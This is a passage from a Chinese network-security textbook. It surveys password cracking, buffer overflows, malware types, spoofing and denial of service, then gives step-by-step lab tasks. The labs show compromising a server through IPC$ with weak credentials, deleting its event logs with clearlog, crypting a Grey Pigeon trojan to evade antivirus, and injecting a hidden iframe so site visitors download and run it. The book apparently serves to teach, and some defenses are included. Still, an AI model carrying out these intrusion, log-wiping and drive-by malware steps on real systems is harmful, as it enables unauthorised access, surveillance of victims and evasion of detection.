社会工程学的研究对象是网络管理人员，通过对人类天性趋于信任倾向的利用，以交谈、说服、假冒和欺骗方法获得系统访问口令。目前，打电话是最流行的社会工程学手段，入侵者通常冒充领导或重要人物身份打电话给管理员套取账号信息，从而获得访问权限。翻垃圾是另一种社会工程学手段，公司企业废置丢弃的电话簿、会议纪要、磁盘、光盘等都会向入侵者提供大量敏感信息。例如，电话簿可以提供员工姓名与电话号码作为冒充对象；会议纪要可能包含员工账号密码和安全配置等；废置磁盘光盘即使损毁或格式化也可以通过软件修复还原数据。

2. 密码分析与还原

密码分析与还原分为穷举法和密码猜测两种。穷举法也被称为暴力破解，是一种不断尝试密码的破译方法，通过不同密钥排列组合逐个推算直到找出密码为止①。穷举法理论上可以破解世上所有密码，破解时间与密钥长度呈指数增长。因此，任何一个密码都有保密期。例如，用目前最快的大型计算机至少需要 20 年才能将密码破解，那么这个密码保密期就是 20 年。当今世界错综复杂，政治斗争云波诡谲，密码保密与破解能力实质上是各国大型计算机处理能力的较量，美国也从来不会向中国出口大型计算机。中国大型计算机从早期银河二代、银河三代到现在天河一号②都靠自主研发。

为减少穷举法破解时间，将部分关键字，如管理员电话号码、出生日期、姓名拼音等敏感

① 例如，一个四位数字密码共有 10000 种组合，因此最多尝试 10000 次就能找到正确密码。

② 2010 年 11 月 17 日，我国自主研发的“天河一号”超级计算机凭每秒钟 4700 万亿次运算峰值速度脱颖而出，成为世界上运算速度最快的超级计算机。2011 年日本超级计算机以每秒 8160 万亿次再次刷新纪录，其每个处理器都是八核结构，共 548352 个核心，位居世界第一。

信息与其他字符排列组合,进一步缩短破解时间,称为密码猜测。

3. 网络监听

当计算机接收到不是发向给它的分组时,将会丢弃数据包。但是,攻击者只要将网卡设置为"混杂"模式便可以捕获网络中所有数据,称为监听。网络监听原本用于协助管理员监控网络流量、排除网络故障、优化传输路径等方面,但同时也给网络安全带来隐患,造成密码失窃、数据截获、网络定位等安全事件。目前,应用最广泛的是 Sniffer 网络嗅探器,常被入侵者用于截获用户账号和口令。

以上是针对口令攻击的 3 种手段。应对口令攻击应尽量使用安全口令,在设置口令时应注意以下 3 点。

(1) 口令长度至少大于 6 位。

(2) 大小写字母混合。如果只使用一个大写字母,则既不要放在开头也不要放在结尾。

(3) 应尽可能把数字无序夹杂在字母中。

8.3.2 缓冲区溢出攻击

缓冲区是程序运行时在内存中为保存数据类型(如整形、长整形等)而分配的空间。然而,这个空间大小是有限的,存放缓冲区数据过多时就会造成溢出,产生意想不到结果[①]。攻击者通过向程序缓冲区写入超出其长度的数据造成溢出,从而破坏程序堆栈转而执行其他命令,达到攻击目的。

缓冲区溢出是针对计算机系统最底层发起的攻击,会导致系统身份验证和安全策略失效。由于缓冲区溢出属于系统漏洞入侵,不涉及欺骗伪造,故系统入侵后毫无症相,防火墙形同虚设,很难防范和界定入侵行为。目前,针对缓冲区溢出的攻击主要有两方面。

(1) 及时发现弥补系统漏洞。缓冲区溢出攻击根源在于程序本身,因此防范缓冲区溢出首先应确保程序代码的正确性和严密性,避免程序不检查变量、缓冲区大小不一及边界过小等情况。

(2) 基于安全策略。攻击者在攻击某一系统时必须事先了解系统相关属性,如版本、服务等信息,因此针对缓冲区溢出攻击就是配置访问安全策略,隐蔽系统属性参数。

8.3.3 恶意代码

恶意代码是一种计算机程序,恶意代码攻击是通过把代码嵌入计算机程序以达到破坏数据安全性和完整性等目的的攻击。恶意代码有两种分类标准:一是是否需要宿主,即特定应用软件或系统程序;二是能否自我复制。根据这两类标准可以把恶意代码分为 4 类,即病毒、蠕虫、木马和恶作剧,具体见表 8-3。

1. 计算机病毒定义和分类

计算机病毒是可感染依附性恶意代码。其中,可感染性表明它可以通过自我复制感染别的程序;依附性表示它不可以自我启动,必须寄生宿主程序,只有运行宿主程序病毒才能被激活,并继续感染其他程序。

---

① 如在 C 语言中将 a 定义为整形,而整形取值范围是 −32768～32767,若对 a 赋值 32768,则此时 a 实际值为 −32768。

表 8-3　恶意代码分类

类　　别	实　　例
可感染的依附性恶意代码	病毒
可感染的独立性恶意代码	蠕虫
不感染的依附性恶意代码	特洛伊木马、后门
不感染的独立性恶意代码	恶作剧

1994 年 2 月 18 日，我国正颁布实施《中华人民共和国计算机信息系统安全保护条例》，在《条例》第二十八条中明确指出："计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。目前，计算机病毒种类繁多，即使同一种病毒也可以发生多种变异，潜伏时间长，系统危害性大。"

2. 蠕虫

蠕虫是一种利用系统漏洞在网络中传播的恶意程序，它具有病毒可传染性特征，也被称为蠕虫病毒。但是，其与传统病毒不同，蠕虫不需要宿主，不需要寄生于程序之中，而是独立存在。当蠕虫通过系统漏洞入侵计算机后，首先扫描网络中含有相同漏洞的其他计算机，再将自身副本发送给这些计算机，不断扩大感染规模。局域网中的共享文件夹、电子邮件、恶意网页等都是蠕虫传播的良好途径。当蠕虫形成一定规模后，其传播速度会极大消耗网络带宽，从而导致网络拥塞甚至瘫痪。

3. 特洛伊木马

特洛伊木马的名字起源于希腊神话"木马屠城记"。古希腊用大军围攻特洛伊城，久攻不下，于是有人献计制造一只高二丈大木马，让士兵藏匿于木马之中，大部队佯装撤退并将木马摈弃于特洛伊城下。城中以为敌军退军，遂将"木马"作为战利品拖入城内，全城饮酒狂欢。到午夜时分，匿于木马中的将士开启城门，四处纵火，城外伏兵涌入，部队里应外合焚屠特洛伊城，以此成名为"特洛伊木马"。黑客程序借用其名，有"一经潜入，后患无穷"之意。

"木马"与病毒不同，它不会自我复制，也不需要寄生宿主。木马程序由两部分组成：一是服务端；二是客户端，也称为控制端。控制端由服务端生成，通过木马绑定、更改图标等方法吸引用户下载执行，服务端便可远程控制客户端系统、窃取用户资料、操控被控主机等。

4. 恶作剧

恶作剧程序既不存在感染性，也不存在依附性，属于不可感染独立性恶意代码。恶作剧设计之初并没有破坏之意，仅是捉弄人的一种程序，例如，让用户不断单击鼠标几十次才能关闭浏览器等。但是，随着计算机网络的发展，也出现了很多带有破坏性的恶作剧程序，轻者导致系统反复重启，严重的会格式化硬盘甚至改写硬盘磁道，损毁数据。

针对以上 4 种恶意代码最好方法是防范而不是查杀：一是恶意代码经免杀变异后能轻易躲过杀毒软件查杀；二是恶意代码需要在计算机执行后才会生效，只要防范到位，不给恶意代码植入机会就能防患于未然。针对恶意代码要注意以下几点。

(1) 提高防范意识，不要执行来历不明的程序。恶意代码一般通过电子邮件或网页浏览、下载执行方式传播，因此不要下载含有附件的陌生邮件，不要执行来历不明的程序，不要单击任何可执行文件(*.exe)，另外在浏览器要启用弹出窗口阻止程序。

(2) 自动更新病毒库或利用专杀工具。目前,国内外防病毒软件大都可以免费升级,并且会推出针对流行恶意代码的专杀工具,效果显著。但是,防病毒软件不是万能的,不能查杀未知或变异恶意代码,也不能替代防火墙,文件经查杀后可能无法执行,因此最好还是做好防范工作。

(3) 观察系统异常,及时断开网络。一旦感觉系统有被攻击迹象[①],在没有清除恶意代码前建议先断开网络避免信息泄露。如果发现有软件正使用大于1024端口发送数据,则这个端口很可能是木马或蠕虫对外通信的端口,此时应对系统启动文件和执行进程仔细排查,并确认是否含有病毒木马等恶意代码。

(4) 及时弥补系统漏洞,运行更新防病毒软件等监控程序。

8.3.4 欺骗攻击

欺骗攻击是通过冒充对目标主机发动攻击。欺骗攻击种类很多,下面介绍以下几种。

(1) IP欺骗攻击。IP欺骗攻击并不是通过更改自身IP地址进行攻击,而是利用TCP/IP协议缺陷(不属于漏洞)进行攻击。IP欺骗融合多种攻击技术,涉及IP地址伪造、TCP与SYN洪流、TCP序列号猜测。

(2) ARP攻击。ARP攻击在前面章节已经讲到,局域网主机之间在通信前必须通过ARP协议将目标IP地址解析为Mac地址。当初设计ARP协议时没有过多考虑安全问题,攻击者可以通过伪造IP-Mac地址映射关系进行ARP欺骗,以达到网络监听、网络瘫痪、上网掉线等攻击效果。

(3) Cookie欺骗。Cookie是服务器保存在客户端浏览器的身份识别,用户只需登录一次,以后再进入该站点即可自动登录,避免多次输入密码。Cookie欺骗就是修改客户端Cookie达到欺骗服务器目的。虽然Cookie信息经MD5加密,但攻击者截获Cookie后不需破解密文,只需向服务器提交验证后即可冒充他人身份,严重危及用户隐私和安全。

(4) DNS欺骗。DNS欺骗是攻击者冒充DNS服务器响应客户请求进行域名解析。如果攻击者把域名解析为本机IP地址返回客户端,那么用户无论访问哪个站点都会跳至攻击者指定页面。若攻击者事先在页面挂马,则用户访问后就会被控制。

(5) 源路由欺骗。通常情况下数据包从源点到终点所经路径是由两节点间路由器决定的,数据包本身只知道去往何处,但不知道该如何去。源路由欺骗是指攻击者将数据包所经路径写在其首部,使数据包沿指定路径抵达目的节点,造成信息泄密。

8.3.5 拒绝服务攻击

DoS(Denial of Service)拒绝服务攻击是攻击者发送大量泛洪请求至目的服务器,使其资源耗尽或连接过载,无法响应合法客户请求。拒绝服务攻击分为网络带宽和连通性攻击。其中,带宽攻击以极大通信量冲击目标网络,使网络资源消耗殆尽以致用户无法提交连接请求;连通性攻击是攻击者发送大量虚假连接请求至目标服务器,消耗服务器系统资源或抢

① 如在对计算机不执行任何操作时,硬盘不断读写数据、CPU使用率居高不下、程序停止响应、系统运行越来越慢等现象。

占连接数量,使其无法响应合法用户请求[①]。典型拒绝服务攻击有以下 3 种形式。

(1) UDP 泛洪。UDP 洪水基于 ECHO/CHARGEN 服务。ECHO/CHARGEN 服务为管理员提供路由可达性测试,也成为拒绝服务攻击一种手段。攻击者向服务器发送 UDP 洪水[②],目标服务器对此做出 ECHO 或 CHARGEN 响应,由此产生大量回送数据包堵塞带宽或致系统瘫痪。

(2) SYN 泛洪。SYN 泛洪是基于 TCP 三次握协议进行的拒绝服务攻击。TCP 第二次握手是服务器接收到客户机 SYN 请求后回应 ACK 表示同意建立连接。假如攻击者伪造一个虚假 IP 假意请求服务器连接,服务器做出响应后会因为 IP 不可达导致超时重发,这种状态被称为半连接状态,服务器三次重发仍未收到响应后才能拆除半连接。若攻击者发送大量虚假请求把所有连接占满,那么服务器就会拒绝新的连接请求,即使合法用户也无法访问服务器,从而达到拒绝服务攻击目的。

(3) 死亡之 Ping。死亡之 Ping 是对目标服务器发送大量 Ping 探测致使其系统或网络瘫痪。由于早期操作系统限制 ICMP[③] 包最大为 64KB,当通过指定 Ping 报文大小[④]超过 64KB 上限时,目标服务器就会出现内存分配错误导致死机。

拒绝服务攻击是一种最悠久、最常用的攻击形式,攻击者在无法入侵服务器时只能通过这种手段将目标系统或网络瘫痪。拒绝服务攻击很难防范,因为服务器不能判断一个连接请求是正常访问还是一种攻击,目前也没有根本解决方案。业界的一种做法是通过减少超时重发的等待延迟以缩短服务器维持半连接时间,在一定程度上可以减轻遭受拒绝服务攻击带来的伤害,但攻击始终无法避免,而且当网络不稳定时会影响正常客户访问;另一种方法是限制来自同一 IP 半连接数量,当某个 IP 尝试与服务器做多个连接时即判为攻击,直接将半连接拆除,但无法抵御采用大量虚假 IP 发动的拒绝服务攻击。

8.4 黑客入侵流程

工作任务十六 入侵网络服务器

工作目的

通过文件共享漏洞入侵服务器。

工作任务

小张是公安机关网络监察处工作人员,发现网络中某 Web 服务器发布违法信息,并组织人员参与扰乱社会秩序活动。上级要求小张通过入侵服务器渗透组织内部成员,获得他们信息和联系方式进行取证。

---

① 例如一个站点页面无法浏览,或访问速率很慢,最大可能就是遭到拒绝服务攻击。

② 所谓 UDP 洪水,就是发送大量 UDP 请求。

③ Ping 属于 ICMP 包之一。

④ 例如 ping 192.168.1.10 -T -L 65550。其中-T 参数表示不断发送 Ping 报文(不加 T 参数默认发送 4 次);-L 指定数据包大小,64KB 即 65535b,当大于 65535 数值时,这个 ping 命令就属于死亡之 Ping。现在操作系统已经弥补这个漏洞,无法以此进行攻击。

任务分析


小张通过扫描软件发现目标服务器安装的是 Windows 2003 第二版本操作系统。经查阅 Windows 2003 系统存在文件共享漏洞，只要获得操作系统管理员账号和密码即可入侵服务器，查看磁盘所有文件。

工作环境和工具

(1) X-Scan 是一款优秀综合扫描器，它采用多线程方式对目标 IP 地址段进行安全漏洞检测。X-Scan 扫描内容包括远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等。对于已知漏洞，X-Scan 给出相应漏洞描述和解决方案。

(2) IPC$(Internet Process Connection)是共享管道资源，其中 $ 表示隐藏共享，用于管理员远程管理计算机共享资源。当验证合法用户名和密码时，可以获得相应资源共享访问限权。IPC$漏洞在于：在获得合法管理员账号和密码时，系统默认隐藏共享磁盘所有文件，并通过字符“$”进行访问，例如 C 盘为 C$。

(3) 工作环境。在网络中，通过主机 1 入侵主机 2，具体工作环境拓扑图如图 8-8 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。



主机名称	担任角色	IP地址	操作系统	账号	密码	软件
主机1	小张	192.168.1.10	Windows XP			X-scan、Clearlog
主机2	服务器	192.168.1.20	Windows 2003	Administrator	123456	

图 8-8　工作任务十六的工作环境拓扑图

工作过程

(1) 启动主机 2，选择“管理工具”→“计算机管理”命令，在打开的窗口中选择“本地用户和组”选项，然后右击 Administrator 并选择“设置密码”命令对账号设置密码，如“123456”，如图 8-9 所示。

(2) 主机 1 打开 X-Scan 扫描工具，选择“设置”→“扫描参数”命令，然后在“指定 IP 范围”文本框中输入目标主机 2 的 IP“192.168.1.20”；并选择“全局设置”选项中的“扫描模块”选项，然后选中“NT-Server 弱口令”选项，扫描完成后在“漏洞信息”框中可以看到本例操作系统账号为“administrator”，密码是“123456”，如图 8-10 所示。

(3) 当获得账号和密码后，主机 1 在运行窗口通过 cmd 命令进入 DOS；输入“net□use□\\192.168.1.20\ipc$□123456□/user:Administrator”(注：□表示空格)，若看到提示“命令成功完成。”则表示入侵成功，否则重新输入，注意命令格式，如图 8-11 所示。



图 8-9　设置密码



图 8-10　扫描账号名和密码




图 8-11　通过共享漏洞入侵

（4）映射目标盘符，输入“net□use□Y:□\\192.168.1.20\c＄”，表示把目标主机 2 的 C 盘映射到本地 Y 盘。此时，打开主机 1 的“我的电脑”发现系统增加了一个共享 Y 盘，如图 8-12 所示。双击 Y 盘可以访问目标主机 C 盘所有文件，并可以通过鼠标拖拽进行复制、粘贴、删除等操作。

（5）涂抹痕迹。主机 1 在离开时需要将目标主机 2 系统日志文件全部删除，因为它记录了来自每次远程连接的 IP 地址、时间和操作记录；将“clearlog.exe”工具复制到主机 1 的 C 盘根目录，输入以下内容。

```
clearlog□\\192.168.1.20□-app      //清除远程计算机应用程序日志
clearlog□\\192.168.1.20□-sec      //清除远程计算机安全日志
clearlog□\\192.168.1.20□-sys      //清除远程计算机系统日志
```



图 8-12 映射对方盘符

(6) 删除本次连接，输入“net□use□\\192.168.1.20\ipc$□/del”；删除本地映射 Y 盘，输入“net□use□y:□/del”，此时打开“我的电脑”发现盘符 Y 已经删除。

任务总结

IPC$ 文共享共漏洞是典型服务器入侵手段，Windows 2000、Windows 2003 等服务器版本操作系统默认隐藏共享磁盘所有文件[①]，由此产生安全漏洞。若不需要开启此服务，服务器要注意关闭隐藏共享以减少入侵风险，防范措施如下。

(1) 禁止匿名连接。运行“regedit”进入注册表，在选择“HKEY_LOCAL_MacHINE\SYSTEM\CurrentControlSet\Control\Lsa”选项，再右击 restrictanonymous 选项，选择“修改”命令将“restrictanonymous”项设置为“1”开启禁止匿名 IPC$ 连接，如图 8-13 所示。



图 8-13 修改 restrictanonymous 值

① Windows XP、Windows Vista 和 Windows 7 系统都不存在该漏洞，因为这些操作系统都是面向用户，非服务器版本，不需对外提供服务。

(2) 永久关闭 IPC＄文件共享服务。选择“管理工具”→“服务”命令，右击 Server 选项，在弹出的快捷菜单中选择“属性”命令，在弹出的对话框中的“启动类型”下拉列表中选择“禁用”选项，再停止该服务，如图 8-14 所示。



图 8-14　关闭 ipc＄文件共享服务

工作任务十七　控制远程计算机

工作目的

利用灰鸽子木马监控远程计算机。

工作任务

在工作任务十六中已成功入侵发布违法信息的服务器。为进一步取证，上级要求小张对访问过该服务器站点的计算机实施全天实时远程监控。

任务分析


灰鸽子 2011 是一款著名的远程监控木马软件，只要加密加壳变种后就能避免大部分杀毒软件查杀。灰鸽子木马有两部分组成，一是控制端，一是由其生成的服务端。只要在入侵的 Web 服务器上挂灰鸽子木马，那么访问过该站点客户端后台就会自动执行木马服务端，从而受控制端监控。

工作环境和工具

具体工作环境拓扑图如图 8-15 所示，工具可在 http://www.gdcp.cn/jpkc/lf 中下载。

(1) 灰鸽子简介。灰鸽子是国内一款极具破坏性的木马，它功能强大，操作灵活，支持自动上线功能。灰鸽子工作室成立于 2003 年年初，原本定位于远程控制、远程管理、远程监控软件开发，主要提供给网吧、企业及个人用户远程管理计算机。然而，目前互联网上出现利用灰鸽子实现远程控制的木马程序，中了灰鸽子木马的计算机每次启动都会主动连接控制端，提供文件访问、屏幕控制、远程命令和进程管理等操作，具有良好隐蔽性，不受防火墙及网络结构影响。

(2) 特征码简介。特征码是针对病毒木马做出的特征描述，它可以是一段字符或是特



主机名称	角色	IP地址	操作系统	工具
主机1	小张	192.168.1.10	Windows 2003	灰鸽子木马2011、Trojan.htm、Schattenreich Crypter
主机2	服务器	192.168.1.20	Windows 2003	Baidu网站
主机3	肉鸡	192.168.1.30	Windows XP sp2	360安全卫士

图 8-15　工作任务十七的工作环境拓扑图

定位置调用的一个函数。病毒防御工作者在截获到新病毒时，首先分析其执行后动作，例如，会生成什么新文件、怎样更改注册表、怎样注册服务、打开哪个端口等，再研究病毒文件结构，找出其与众不同之处定义为特征码，病毒库就是特征码的集合。

(3) 免杀简介。杀毒软件基于特征码查杀，将文件与病毒库特征码进行匹配，若两者吻合即判为病毒。免杀原理是通过修改病毒文件特征码，从而避免杀毒软件查杀。从某种程度上说，免杀是杀毒软件对立面，随着杀毒软件病毒库升级而升级。

(4) Schattenreich Crypter 文件加密工具。Schattenreich Crypter 是一款文件加密工具。文件经加密后会改变内部结构，将二进制值移位、乱序，或通过其他方式表达，从而更改病毒特征值达到免杀效果。

工作过程

(1) 在主机 2 发布站点，可自编站点。本例采用 Baidu 站点，根目录为“C:\baidu”，主页文档是“index.htm”。

(2) 主机 1 通过文件共享漏洞入侵主机 2 服务器，详细参阅工作任务十六。

(3) 主机 1 打开灰鸽子 2011 木马程序，打开“配置服务端”对话框，然后选择“自动上线”选项卡，再输入 IP 通知地址(即本机 IP)“192.168.1.10”，上线端口默认为“8000”，在桌面上生成“1.exe”服务端，如图 8-16 所示。

(4) 打开 Schattenreich Crypter 文件加密工具，选中木马服务端程序“1.exe”进行加密，如图 8-17 所示。

(5) 用记事本打开“Trojan.htm”静态页面，在跳转 url 处填写主机 1 的 IP“192.168.1.10”，木马文件名是“1.exe”，即客户机访问“Trojan.htm”页面时将自动下载和执行“1.exe”灰鸽子控制端，如图 8-18 所示。

(6) 将“Trojan.htm”和“1.exe”共同放在新建的 Web 文件夹内。若磁盘是 NTFS 格式分区还需添加文件访问权限，右击 Web 文件夹，在弹出的快捷菜单中选择“属性”命令，在弹出的对话框中选择“安全”选项卡，然后添加 “Everyone”访问权限，如图 8-19 所示。



图 8-16　生成服务端木马



图 8-17　对木马服务端加密




图 8-18　配置灰鸽子木马地址

(7) 在主机 1 的 IIS 中发布该站点，根目录是“C:\Web”，主页文档是“Trojan.htm”。

(8) 打开主机 1 映射的 Y 盘，用记事本打开主机 2 服务器中“Baidu\index.htm”文件，并随意插入跳转代码“<iframe src=http://192.168.1.10/ width=0 height=0></iframe>”，即在访问该页面的同时，打开一个长和宽都是 0 像素的隐藏子窗口，子窗口指定访问 192.168.1.10 站点，如图 8-20 所示。

